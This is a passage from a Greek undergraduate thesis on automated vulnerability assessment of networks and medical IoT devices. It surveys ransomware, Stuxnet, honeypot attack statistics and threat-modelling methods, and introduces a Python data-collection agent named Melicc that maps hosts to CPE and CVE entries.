καταστάσεων κρίσεως, πολλές επιχειρήσεις αναγκάζονται να υποκύψουν στις απαιτήσεις των επιτιθέμενων. Οι τελευταίοι, για να αυξήσουν την πίεση, συχνά καταφέρνουν να υποκλέψουν σημαντικά αρχεία, με σκοπό να τα δημοσιεύσουν σε περίπτωση που το θύμα δεν αποδεχθεί να πληρώσει τα λύτρα. Επειδή η συνέχιση της κανονικής λειτουργίας των ιατρικών συσκευών αλλά και τα δεδομένα που συλλέγονται είναι υψίστης σημασίας για την υγεία και την ιδιωτικότητα των ασθενών, όλο και περισσότεροι επιτιθέμενοι στρέφουν το ενδιαφέρον τους στον τομέα της υγείας για μεγαλύτερο και πιο σίγουρο κέρδος. Σύμφωνα και με έρευνες που έχουν διεξαχθεί από τη Sophos [8], οι επιθέσεις απέναντι σε υποδομές υγείας έχουν αυξηθεί τον τελευταίο χρόνο με αποτέλεσμα πέραν του 30% των νοσοκομειακών μονάδων να έχουν προσβληθεί από μια τέτοια επίθεση μέσα στο 2020. Όπως αναφέρει και ο Amar Yousif, αντιπρόεδρος τεχνολογίας του UTHealth, “οι επιτιθέμενοι κατανοούν πλήρως ότι μιλάμε για καταστάσεις ζωής και θανάτου, γι’ αυτό και η πίεση είναι μεγαλύτερη. Γι’ αυτό το λόγο

υποχρεούμαστε να συμμορφωθούμε με τα αιτήματα των επιτιθέμενων και να πληρώνουμε τα λύτρα για άμεση αποκατάσταση της λειτουργίας των μονάδων υγείας" [2].

Ωστόσο, ο τομέας της υγείας, δεν αποτελεί ιδιάζουσα περίπτωση. Ναυτιλιακές επιχειρήσεις, τράπεζες, ακόμα και σταθμοί παραγωγής ενέργειας είναι στο στόχαστρο των επιτιθέμενων. Συστήματα πλοήγησης σε πλοία και αεροπλάνα [9], συστήματα SCADA, προσωπικοί υπολογιστές και τραπεζικά συστήματα (ATM) [10] έχουν μεγάλη αξία τόσο για τις επιχειρήσεις όσο και για τους επιτιθέμενους. Στο σημείο αυτό, αξίζει να αναφερθούμε στο «Stuxnet», ένα κακόβουλο λογισμικό (malware) που ανακαλύφθηκε το 2010 και είχε στο στόχαστρό του εγκαταστάσεις πυρηνικής ενέργειας του Ιράν. Το «Stuxnet» ήταν εξοπλισμένο με ένα μεγάλο αριθμό από ενθέματα (modules) για αυξημένες πιθανότητες επιτυχίας, όπως κώδικες για εκμετάλλευση ευπαθειών άγνωστων στο ευρύ κοινό (zero-day exploits), rootkits για μόλυνση σε επίπεδο πυρήνα (malicious signed drivers), και δυνατότητες μετάδοσης μέσω δικτύου LAN και μέσων αποθήκευσης (π.χ. USB drives) [10]. Από την έρευνα που διεξήχθη από τη Symantec, πιστεύεται ότι περίπου 100,000 συσκευές μολύνθηκαν από τον ιό μέχρι το Σεπτέμβριο του 2010. Η αναφορά στο «Stuxnet», γίνεται για να τονίσει, ότι δεν είναι αναγκαίο ένα σύστημα να είναι εκτεθειμένο στο διαδίκτυο για να προσβληθεί από κακόβουλες οντότητες. Γι' αυτό είναι σημαντική η εξασφάλιση της ασφάλειας της πληροφορίας και των συσκευών είτε αναφερόμαστε σε εσωτερικά είτε σε εξωτερικά προσβάσιμο δίκτυο.

Από τη σκοπιά της ασφάλειας, αυτή η διαρκής επέκταση σε ηλεκτρονικές συσκευές παράγει μεγάλο όγκο πληροφορίας σχετικά με ρίσκα που αφορούν επιχειρησιακές λειτουργίες και συστήματα, αυξάνοντας εκθετικά τη δυσκολία της διαχείρισης επικινδυνότητας και διασφάλισης της επιχειρησιακής συνέχειας. Αποτελεί σημαντική πρόκληση λοιπόν, να οριστούν μέθοδοι για συστηματικό και καθολικό έλεγχο δικτύων και συσκευών καθώς και να αναπτυχθούν εργαλεία με σκοπό την αυτοματοποίηση της διαδικασίας ελέγχου, εύρεσης και καταπολέμησης των ευπαθειών που μπορεί να κρύβονται σε ένα περιβάλλον. Κατά συνέπεια, χρειαζόμαστε ένα κεντροποιημένο (centralized) μηχανισμό που θα συνδράμει στην προσπάθεια αυτή για αυτοματοποιημένο έλεγχο, διασφάλιση των προτύπων ασφαλείας και την προστασία από επιθέσεις σε δίκτυα με ηλεκτρονικές συσκευές με έναν εύκολο, γρήγορο και ομογενή τρόπο.

Το ίδρυμα OWASP προσδιορίζει τον όρο ευπάθεια (vulnerability) ως μια αδυναμία ή ένα κενό ασφαλείας στο λογισμικό, που μπορεί να είναι σχεδιαστικό λάθος ή σφάλμα στην υλοποίηση (software bug), το οποίο επιτρέπει σε έναν επιτιθέμενο να προκαλέσει ζημιά στο πλαίσιο του λογισμικού. Η μοντελοποίηση απειλών, είναι μια δομημένη προσέγγιση εντοπισμού και ανάθεσης ιεραρχίας σε πιθανές απειλές που ενδέχεται να προσβάλλουν ένα σύστημα, καθώς και προσδιορισμού των επιπτώσεων που έχει η ευπάθεια στο σύστημα και στην επιχείρηση, για την σωστή καταπολέμηση των απειλών. Η αξιολόγηση των απειλών κατά τη φάση σχεδιασμού είναι σημαντική για τη διαμόρφωση ενός στιβαρού και θωρακισμένου έργου. Για τη δημιουργία ενός τέτοιου μοντέλου, χρειάζεται να προσδιοριστεί η ροή των δεδομένων, ώστε να εντοπιστούν τα σημεία στα οποία ένας επιτιθέμενος μπορεί να επηρεάσει απευθείας το σύστημα (entry points). Επίσης, χρειάζεται να αναγνωριστούν όσο το δυνατόν περισσότερες οντότητες και επιθέσεις που μπορεί να απειλούν το εν λόγω σύστημα [12]. Τέλος, θα καταγραφούν τα στοιχεία που θα ενσωματωθούν ώστε να θωρακίσουν το σύστημα και οι διαδικασίες που πρέπει να ακολουθηθούν για την ανάνηψη του συστήματος σε περίπτωση που έχει προσβληθεί από μια επίθεση.

Κίνητρο

Με την ανάπτυξη της τεχνολογίας και το ρυθμό με τον οποίο προστίθενται καθημερινά νέες συσκευές και νέα δίκτυα σε τοπικές υποδομές και στο διαδίκτυο, η παρακολούθηση και διασφάλιση των συστημάτων μετατρέπεται σε ολοένα πιο χρονοβόρα διαδικασία, γεγονός που οδηγεί σε περισσότερα ευπαθή συστήματα και συνεπώς σε αυξημένο αριθμό επιθέσεων.

Στην πιο κάτω εικόνα παρατηρούμε στατιστικά που συλλέχθηκαν από honeypots που διατηρεί η κυβέρνηση της Αγγλίας, όπου φαίνεται ο αριθμός των επιθέσεων για διάφορα χρονικά διαστήματα, ο τύπος της ευπάθειας με το αναγνωριστικό CVE, το προϊόν και ο κατασκευαστής του στοιχείου που είναι ευάλωτο στην επίθεση. Είναι φανερό ότι ο όγκος των επιθέσεων που δέχεται μια συσκευή που είναι συνδεδεμένη στο διαδίκτυο είναι τεράστιος.

#	Vulnerability	Vendor	Product	Last day	Last 7 days	Last 30 days	Last 90 days
1	CVE-2017-17215	Huawei	Huawei Home Gateway HG532	3,494	22,756	150,941	336,588
2	EDB-31683	Linksys	Linksys E-Series	664	2,037	2,228	3,631
3	CVE-2014-8361	Realtek	Realtek SDK	257	1,525	7,724	28,637
4	CVE-2018-10562	Dasan	Dasan GPON Home Router	243	1,417	5,813	32,811
5	EDB-25978	Netgear	Netgear DGN1000	210	1,164	4,850	16,397
6	CVE-2016-10372	Zyxel	Eir D1000	198	1,164	5,169	17,197
7	EDB-41471	MVPower	MVPower DVR	147	1,014	5,864	46,506
8	EDB-39596	Shenzhen TVT	CCTV-DVR (rebranded by multiple ve...	120	612	2,482	8,341
9	CVE-2015-2051	D-Link	D-Link DIR-645, DAP-1522 revB, DAP-1...	112	607	2,587	9,009
10	CVE-2017-18368	Zyxel/Billion	ZyXEL P660HN-T1A v1, ZyXEL P660HN-...	110	799	3,894	10,561
11	OPENVAS-1361412562310107187	Vacron	Network Video Recorder (NVR)	45	233	939	3,241
12	CVE-2016-6277	Netgear	NETGEAR R/D Series Routers	43	218	978	3,296
13	CVE-2018-13379	Fortinet	FortiOS	33	232	750	2,583
14	CVE-2017-9841	PHPUnit - Sebastian Bergmann	PHPUnit	27	202	1,021	3,623
15	CVE-2021-26855	Microsoft	Exchange	17	103	498	3,310
16	CVE-2020-16846	SaltStack	Salt	12	51	258	1,238
17	CVE-2021-3129	Laravel	Ignition	8	66	323	1,393
18	CVE-2022-40684	Fortinet	FortiOS, FortiProxy, and FortiSwitchM...	7	294	1,154	1,577
19	CVE-2021-44228	Apache	Log4j	6	47	198	869
20	EDB-44760	D-Link	D-Link DSL-2750B	5	43	278	862

Εικόνα 7: Δεδομένα από επιθέσεις σε honeypots
(Πηγή: https://dashboard.shadowserver.org)

Τα κυριότερα κενά ασφαλείας που εντοπίζονται σε μηχανήματα οφείλονται σε λάθη διαμόρφωσης (mis-configurations), σε μη ενημερωμένο λογισμικό (outdated software), σε προγραμματιστικά λάθη (bugs) και σε μη επαρκείς κανόνες για αποτελεσματική τμηματοποίηση δικτύου (network segmentation). Ο μη-κερδοσκοπικός οργανισμός OWASP (Open Web Application Security Project) κατατάσσει τα λάθη αυτά στην πέμπτη θέση των πιο συχνών αιτίων που βάσει στατιστικών ευθύνονται για κενά ασφαλείας σε εφαρμογές που τρέχουν στα μηχανήματα ενός δικτύου. Στην κατηγορία αυτή ανήκουν μεταξύ άλλων, η χρήση προκαθορισμένων χρηστών χωρίς αλλαγή του κωδικού πρόσβασης (default credentials), η μη τήρηση της αρχής ελάχιστων προνομίων (principle of least privilege) καθώς και η έλλειψη ρυθμίσεων θωράκισης των εφαρμογών - που δεν είναι ενεργοποιημένες με τις προεπιλεγμένες ρυθμίσεις. Τείχη προστασίας (firewalls) που δεν έχουν τους κατάλληλους κανόνες δίνουν τη δυνατότητα σε επιτιθέμενους να το παρακάμψουν και να πάρουν πρόσβαση στο εσωτερικό δίκτυο (network segmentation).

Οι συσκευές IoT είναι ελκυστικοί στόχοι για τους εισβολείς, οι οποίοι μπορούν να τις χρησιμοποιήσουν για να αποκτήσουν πρόσβαση σε κρίσιμα συστήματα και δίκτυα. Είναι

σημαντικό να αναγνωριστούν και να αντιμετωπιστούν αυτές οι αδυναμίες προκειμένου να βελτιωθεί η ασφάλεια των συσκευών IoT και κατ' επέκταση ολόκληρου του δικτύου.

Υπάρχουν μεθοδολογίες και εργαλεία για αναγνώριση και αποτίμηση κινδύνων που χρησιμοποιούνται από οργανισμούς ώστε να εντοπίζονται πιθανές απειλές και τρωτά σημεία, να αξιολογούν την πιθανότητα και το πιθανό αντίκτυπο που θα έχουν στον οργανισμό από την εκμετάλλευσή τους καθώς και να βοηθήσουν στην ανάπτυξη στρατηγικών για μετριασμό ή εξάλειψη αυτών των κινδύνων. Οι μεθοδολογίες STRIDE [37] και PASTA [29] είναι οι πιο γνωστές μεθοδολογίες μοντελοποίησης απειλών. Τα δέντρα επίθεσης (attack trees), ο πίνακας κινδύνου (risk matrix), η ανάλυση δέντρων σφαλμάτων (fault tree analysis) και η ανάλυση σεναρίων (scenario analysis) αποτελούν εργαλεία για την υποστήριξη των μεθοδολογιών αναγνώρισης και αποτίμησης ρίσκων. Τα δεδομένα που χρειάζονται ποικίλουν ανάλογα με τη μεθοδολογία και τα εργαλεία που χρησιμοποιούνται. Ωστόσο κατά κύριο λόγο περιλαμβάνουν στοιχεία σχετικά με τις συσκευές που βρίσκονται στο δίκτυο, τα λειτουργικά προγράμματα και τα προγράμματα εφαρμογών που είναι εγκατεστημένα σε κάθε συσκευή, τους χρήστες, τους τύπους των απειλών και διάφορες πληροφορίες δικτύου. Η διαδικασία συλλογής των δεδομένων γίνεται με χειροκίνητο τρόπο - μια χρονοβόρα διαδικασία.

Εικόνα 8: Threat modelling framework PASTA
(Πηγή: https://insights.sei.cmu.edu/blog/threat-modeling-12-available-methods/)

Για παράδειγμα, η μεθοδολογία MITIGATE [36] αναπτύχθηκε με σκοπό να βοηθήσει στην αναγνώριση αδυναμιών και ρίσκων στο πλαίσιο υποδομών IT επιχειρήσεων και εφοδιαστικών αλυσίδων. Μεγάλο κομμάτι αυτής της προσπάθειας φαίνεται να αφιερώνεται στην δημιουργία ενός καταλόγου ψηφιακών και φυσικών αγαθών, δικτύων και

διασυνδεδεμένων συσκευών, υπηρεσιών και των λειτουργιών τους. Για τον απολογισμό των ψηφιακών και φυσικών αγαθών χρησιμοποιείται ο κατάλογος CPE.

Μια άλλη προσέγγιση που αποσκοπεί στην αποτίμηση ρίσκου και μονοπατιών επιθέσεων απέναντι σε κρίσιμα συστήματα, έχει επίσης σαν προϋπόθεση την κατάλληλη καταγραφή των φυσικών και ψηφιακών αγαθών και τη δημιουργία καταλόγων, που ενισχύουν αυτούς που προσδιορίζονται στη μεθοδολογία MITIGATE προσθέτοντας τους εξής καταλόγους:

- Κατάλογος δικαιωμάτων πρόσβασης σε κάθε συσκευή και υπηρεσία
- Κατάλογος μέτρων ασφαλείας
- Κατάλογος αναγνωρισμένων επιτιθέμενων
- Εύρεση μονοπατιών επιθέσεων προς ένα συγκεκριμένο αγαθό-στόχο στο πλαίσιο της υποδομής και αποτίμηση ρίσκου ανά μονοπάτι επίθεσης.

Η συνδεσιμότητα των συσκευών IoMT μπορεί να προσφέρει πολλά οφέλη, όπως να επιτρέπει στους γιατρούς να παρακολουθούν και να ελέγχουν εξ' αποστάσεως τις συσκευές και να παρέχουν στους ασθενείς πρόσβαση στα ιατρικά τους δεδομένα. Ωστόσο, μπορεί επίσης να δημιουργήσει θέματα ασφαλείας, αφού οι συσκευές είναι προσβάσιμες από κακόβουλες οντότητες.

Έρευνες όπως η [22] έχουν διενεργηθεί ώστε να προτείνουν ένα καλά ορισμένο πρότυπο για την αξιολόγηση ασφαλείας τόσο στο φυσικό αλλά και στον ψηφιακό κόσμο των συσκευών για τον εντοπισμό ευπαθειών που πολλές φορές παραμένουν κρυμμένες ή το ρίσκο τους είναι λανθασμένα υποτιμημένο. Στην οντολογία που αναφέρθηκε παραπάνω, γίνεται απόπειρα μοντελοποίησης των φυσικών και ψηφιακών συσκευών σε χαμηλό επίπεδο. Για την υποστήριξη της ερευνητικής κοινότητας είναι αναγκαίο να δημιουργηθεί ένα εργαλείο με σκοπό την αυτοματοποιημένη συλλογή μετρικών για την αξιολόγηση των συσκευών, λογισμικού και υλικού απέναντι σε γνωστές επιθέσεις και πώς αυτές επηρεάζουν το δίκτυο στο οποίο προσαρτώνται.

Contribution – Συνεισφορά

Η αξιολόγηση του κινδύνου των επιθέσεων απέναντι σε σύνθετα πληροφοριακά συστήματα απαιτεί την αναγνώριση των άμεσων και έμμεσων αλληλεπιδράσεων του κάθε στοιχείου - μέλους του συστήματος με άλλα στοιχεία, εντός αλλά και εκτός του τοπικού δικτύου. Είναι σημαντικό να καταγραφούν οι τρόποι επικοινωνίας με το κάθε σύστημα και το περιεχόμενο αυτών ώστε να αναγνωριστούν όσο το δυνατόν περισσότερα σενάρια επίθεσης από κακόβουλες οντότητες. Η μάρκα και το μοντέλο της συσκευής, το λειτουργικό πρόγραμμα αλλά και τα προγράμματα εφαρμογών που είναι εγκατεστημένα στην κάθε συσκευή αποτελούν σημαντικές πληροφορίες. Οι πληροφορίες αυτές είναι σημαντικό να καταγραφούν ώστε η διαδικασία αναγνώρισης των πιθανών απειλών να παράγει βέλτιστα αποτελέσματα. Τα δεδομένα αυτά χρησιμοποιούνται για την ανάκτηση πληροφοριών από καταλόγους όπως ο CVE ή ο CPE για την αναγνώριση των επιθέσεων που έχουν δημοσιοποιηθεί για συσκευές και προγράμματα. Για να γίνει αυτό, τα δεδομένα θα πρέπει πρώτα να μορφοποιηθούν με τρόπο που να είναι συμβατά με τα κριτήρια αναζήτησης της εκάστοτε βάσης δεδομένων.

Για τους παραπάνω λόγους προτείνεται η δημιουργία ενός εργαλείου, που θα μπορεί να χρησιμοποιηθεί για την αυτόματη συλλογή δεδομένων και πληροφοριών με σκοπό τη διασφάλιση των προτύπων ασφαλείας σε δίκτυα υπολογιστών και συσκευές IoMT. Επειδή οι

πληροφορίες που χρειάζονται για την κατάλληλη κατηγοριοποίηση των απειλών αλλά και των ευπαθειών ενός στοιχείου είναι καλά ορισμένες, η συλλογή τους μπορεί να αυτοματοποιηθεί. Η δυσκολία έγκειται στην κατανόηση και ερμηνεία των δεδομένων αυτών από ένα υπολογιστικό σύστημα. Τεχνικές επεξεργασίας και ανάλυσης δεδομένων καθώς και τεχνολογίες μηχανικής μάθησης και τεχνητής νοημοσύνης μπορούν να βοηθήσουν στην γεφύρωση αυτού του χάσματος. Αυτή η προσπάθεια μπορεί να ωφεληθεί από την ύπαρξη γνωστών καταλογών στους οποίους είναι καταγεγραμμένα τα ανάλογα υλικά αγαθά καθώς και από την ύπαρξη αυτοματοποιημένων εργαλείων επιθέσεων "red-teaming" όπως το Metasploit - που μπορούν να χρησιμοποιηθούν για την επαλήθευση των ευπαθειών και τον υπολογισμό προσέγγισης των ρίσκων.

Στην παρούσα εργασία αναδεικνύουμε την ανάγκη για αυτοματοποίηση της συλλογής πληροφοριών απευθείας από τα μηχανήματα ενός δικτύου με τη βοήθεια ενός προγράμματος "agent". Είναι σημαντικό ο αναλυτής ασφαλείας να έχει πλήρη διαφάνεια στα μηχανήματα που αποτελούν ένα δίκτυο. Ο κύριος σκοπός της εργασίας αυτής είναι να παρουσιάσει και να περιγράψει έναν αυτοματοποιημένο τρόπο για συλλογή, επεξεργασία και ανάλυση πληροφοριών με τη χρήση μηχανών συμπερασμάτων, για την εξαγωγή και παραγωγή γνώσης, βασισμένοι στα χαρακτηριστικά του δικτύου και των αλληλεπιδράσεων των μηχανημάτων που το αποτελούν. Ένα τέτοιο παράδειγμα αποτελεί η περιβαλλοντική πληροφορία όπως αυτή ορίζεται στο μοντέλο CVSS και αναλύεται παρακάτω.


Στο πλαίσιο της εργασίας αυτής, τα εξής δεδομένα μπορούν να συλλεγούν αυτόματα από το εργαλείο - τα οποία μετά από επεξεργασία να βοηθήσουν ένα αναλυτή ασφαλείας ώστε να αναγνωρίσει πιθανά προβλήματα που παρουσιάζονται εντός του εκάστοτε συστήματος υπό εξέταση:

- Χρήστες συστήματος
- Εγκατεστημένα προγράμματα
- Έκδοση πυρήνα Λ/Σ
- Διανομή Λ/Σ
- Οδηγοί (Drivers)
- IP addresses
- MAC addresses
- ARP table
- Systemd timers
- Cron jobs
- Υπηρεσίες και πόρτες δικτύου
- Διεργασίες που τρέχουν
- Αρχεία καταγραφής
- Δικαιώματα χρηστών
- Αποτελέσματα από εντολές συστήματος

Οι πληροφορίες που συλλέγονται, μετά από επεξεργασία μπορούν να χρησιμοποιηθούν για τη συσχέτιση των στοιχείων ενός δικτύου με μεθοδολογίες και καταλόγους όπως το αναγνωριστικό CPE για την αναγνώριση των απειλών που προσβάλλουν το κάθε σύστημα - επιλέγοντας τα κατάλληλα CVE. Από τις μετρικές που προσφέρουν οι κατάλογοι CVSS και EPSS επιτυγχάνεται περαιτέρω κατηγοριοποίηση των απειλών με βάση τη σοβαρότητα και την ανάγκη για αποκατάσταση.

Με τη χρήση του μοντέλου που προτείνεται στην εργασία αυτή και του εργαλείου που αναπτύχθηκε για σκοπούς επίδειξης, έχουμε τη δυνατότητα για αυτόματη και αξιόπιστη συλλογή πληροφοριών σχετικά με τα συστήματα που βρίσκονται στο δίκτυο - χρήσιμων για την εκτέλεση των μεθοδολογιών μοντελοποίησης απειλών και αποτίμηση ρίσκου.

Το εργαλείο αυτό χρησιμοποιεί σαν βάση την οντολογία που παρουσιάζεται στην έρευνα [22] και αυτοματοποιεί την άντληση δεδομένων στα σκιαγραφημένα τμήματα της εικόνας 8.



Εικόνα 9: Η οντολογία ασφάλειας όπως ορίζεται στο [22] και τι από αυτά υλοποιεί το εργαλείο που αναπτύχθηκε
(Πηγή: https://link.springer.com/chapter/10.1007/978-3-030-95484-0_2)

Με πράσινο χρώμα σκιαγραφούνται τα δεδομένα που συλλέγονται ανά τομέα. Με πορτοκαλί χρώμα σκιαγραφούνται τα δεδομένα τα οποία δεν συλλέγονται ακόμα από το εργαλείο, ωστόσο θα μπορούσαν να ενσωματωθούν στην διαδικασία συλλογής είτε με τη χρήση άλλων εφαρμογών είτε με την επέκταση του εργαλείου. Για παράδειγμα, οι ειδοποιήσεις (alerts) που παράγονται από ανωμαλίες που εμφανίζονται στο δίκτυο από κάποια επίθεση, να συλλέγονται και να στέλνονται για περαιτέρω επεξεργασία σε ένα κεντρικό σύστημα. Με λευκό απεικονίζονται τα δεδομένα τα οποία δεν μπορούν να συλλεχθούν αυτόματα ή η συλλογή τους απαιτεί σύνθετες διαδικασίες.

Με τη χρήση του προγράμματος "πρακτόρων" (agent) συλλέγονται πληροφορίες σχετικές με την συσκευή στην οποία τρέχει όπως τη συνδεσιμότητα, τις διεπαφές δικτύου, το λειτουργικό σύστημα και τα εγκατεστημένα προγράμματα. Αξιοποιώντας τα δεδομένα αυτά από την κάθε συσκευή στο δίκτυο μπορούν να προσδιοριστούν τα αναγνωριστικά CPE που αφορούν κάθε συσκευή καθώς και πιθανές ευπάθειες και τα CVE αναγνωριστικά τους. Περαιτέρω επεξεργασία και ανάλυση μπορεί να προσφέρει τη δυνατότητα εντοπισμού κενών ασφαλείας σε λάθη διαμόρφωσης, ευπαθές λογισμικό και ελλείψεις ενημερώσεων ασφαλείας.

Το εργαλείο προσφέρει επίσης τη δυνατότητα για εκτέλεση εντολών και προγραμμάτων απομακρυσμένα με τη βοήθεια του του λειτουργικού συστήματος (Λ/Σ). Με τη δυνατότητα να δημιουργεί ομάδες και να εκτελούνται οι ίδιες εντολές σε όλα τα μέλη της ομάδας είναι εφικτή και γρήγορη η εφαρμογή κοινών κανόνων ασφαλείας, η αναβάθμιση εφαρμογών και μαζική εξαγωγή πληροφοριών από το κάθε σύστημα.

Η γλώσσα προγραμματισμού που επιλέχθηκε για την υλοποίηση είναι η Python, καθώς είναι ευανάγνωστη, προορίζεται για γρήγορη προτυποποίηση και μπορεί να εκτελεστεί σε κάθε σύστημα που μπορεί να υποστηρίξει έναν διερμηνευτή της γλώσσας. Το όνομα που επιλέχθηκε για το εργαλείο είναι «Melicc».

Δομή εργασίας

Στο **κεφάλαιο 1**, βρίσκεται η εισαγωγή όπου περιγράφεται ο σκοπός και οι λόγοι οι οποίοι ώθησαν στην εκπόνηση της πτυχιακής αυτής εργασίας. Στο **κεφάλαιο 2** παρουσιάζονται παρόμοια εργαλεία και παρόμοιες έρευνες που διεξήχθησαν και τα προβλήματα που επιλύει το εργαλείο Melicc. Στο **κεφάλαιο 3**, αναλύεται εις βάθος το εργαλείο και περιγράφονται τα συστατικά και η λειτουργία του. Στο **κεφάλαιο 4**, βάζουμε σε δοκιμή το εργαλείο και αναλύονται οι δυνατότητές του. Στο **κεφάλαιο 5**, γίνεται μια μελέτη στα δεδομένα που έχουν συλλεχθεί από τη χρήση του εργαλείου και αξιολογείτε η εγκυρότητα τους. Στο **κεφάλαιο 6** διενεργείται ένας έλεγχος προστασίας του εργαλείου και αναφέρονται οι ευπάθειες και οι περιορισμοί του. Τέλος, στο **κεφάλαιο 7**, παραθέτουμε τις σκέψεις και τους προβληματισμούς μας, τα συμπεράσματα και τους περιορισμούς που αντιμετωπίσαμε καθώς και ένα πλάνο για τη μελλοντική ανάπτυξη του εργαλείου και της εργασίας.

ΚΕΦΑΛΑΙΟ 2: Σχετικές μεθοδολογίες και εργαλεία

Σχετικές μεθοδολογίες

Ο έλεγχος, η συντήρηση και η ασφάλεια των πληροφοριακών συστημάτων παρουσιάζουν αυξανόμενη πολυπλοκότητα τα τελευταία χρόνια καθώς τα υπάρχοντα συστήματα επεκτείνονται διαρκώς με καινούργιες τεχνολογίες όπως είναι οι συσκευές IoT και τα κατανεμημένα συστήματα. Κακόβουλες οντότητες έχουν συνεπώς περισσότερες ευκαιρίες να εξαπολύσουν επιθέσεις, λόγω αυτής της κατάστασης αφού επεκτείνεται ο αριθμός των συσκευών και επομένων των λογισμικών που βρίσκονται εκτεθειμένα σε ένα δίκτυο. Όμως ο εντοπισμός και η αξιολόγηση των αδυναμιών ασφαλείας, καθώς και η σύνδεσή τους με πιθανές απειλές και επιθέσεις αποτελεί δύσκολο και χρονοβόρο έργο. Είναι απαραίτητο λοιπόν, να αναπτυχθούν μεθοδολογίες που επιτρέπουν σε οργανισμούς να διατηρούν ακριβείς καταλόγους από τα πληροφοριακά συστήματα τους, ώστε να εξασφαλίζουν την αποτελεσματική λειτουργία και την ασφάλεια τους. Η διατήρηση καταλόγων τέτοιας μορφής παρέχει δυνατότητες καλής οργάνωσης και ελέγχου, ενώ παράλληλα παρέχει και δυνατότητες αξιολόγησης ρίσκου για αγαθά καταγεγραμμένα σε αυτή τη μορφή. Αυτό επιτυγχάνεται με τη σύνδεση του αναγνωριστικού του κάθε γνωστού αγαθού με περαιτέρω βιβλιοθήκες που καταγράφουν τις ευπάθειες του. Για τη δημιουργία μιας ισχυρής και αξιόπιστης οντολογίας ασφάλειας, είναι αναγκαία η χρήση πληθώρας καταλόγων και

μοντέλων που κατασκευάστηκαν και συντηρούνται από τους οργανισμούς NIST, MITRE και FIRST όπως είναι οι κατάλογοι **CPE [23]**, **CWE [24], CAPEC [25]** και η βάση δεδομένων **CVE [26]**.

Ο κατάλογος CPE της MITRE ο οποίος παρέχει σε γνωστούς πάροχους υλικού και λογισμικού ένα μοντέλο και μια μεθοδολογία καταγραφής με σκοπό την ιχνηλάτηση των ευπαθειών που προσβάλλουν το κάθε σύστημα. Αυτός ο κοινός τρόπος καταγραφής παρέχει τη δυνατότητα για τη δημιουργία καταλόγων καταγραφής με προϊόντα από πολλαπλούς παρόχους τα οποία βρίσκονται σε ένα δίκτυο. Συγκεκριμένα, ο κατάλογος **Common Platform Enumeration (CPE) [23]** είναι ένα δομημένο σχήμα ονοματοδοσίας που αφορά υλικό υπολογιστών, λειτουργικά συστήματα και εφαρμογές. Η ονοματοδοσία είναι καλώς ορισμένη και έτσι διευκολύνει τη χαρτογράφηση των διαφόρων στοιχείων/συσκευών που βρίσκονται σε ένα δίκτυο υπολογιστών με αυτοματοποιημένο τρόπο. Κάθε εγγραφή στη βάση δεδομένων του CPE περιέχει συνδέσμους στους αντίστοιχους καταλόγους CVE που διατηρεί ο οργανισμός NIST και είναι βασισμένο στη γενική γραμματική των Uniform Resource Identifiers (URIs). Χρησιμοποιώντας ένα ξεκάθαρο και ομοιόμορφο σχήμα ονοματοδοσίας, η κοινότητα ασφάλειας πληροφοριών (information security) είναι σε θέση να δημιουργεί αναγνωριστικά για νέες πλατφόρμες με συνεπή και προβλέψιμο τρόπο. Ταυτόχρονα, δίνει τη δυνατότητα για ανάπτυξη αυτοματοποιημένων εργαλείων που με χρήση των αναγνωριστικών αυτών να συνεργάζονται μεταξύ τους και να είναι καθολικά συγχρονισμένα. Για κάθε εγγραφή του καταλόγου CPE, υπάρχουν αναφορές στις αντίστοιχες εγγραφές των καταλόγων **CVE** και **CWE**.

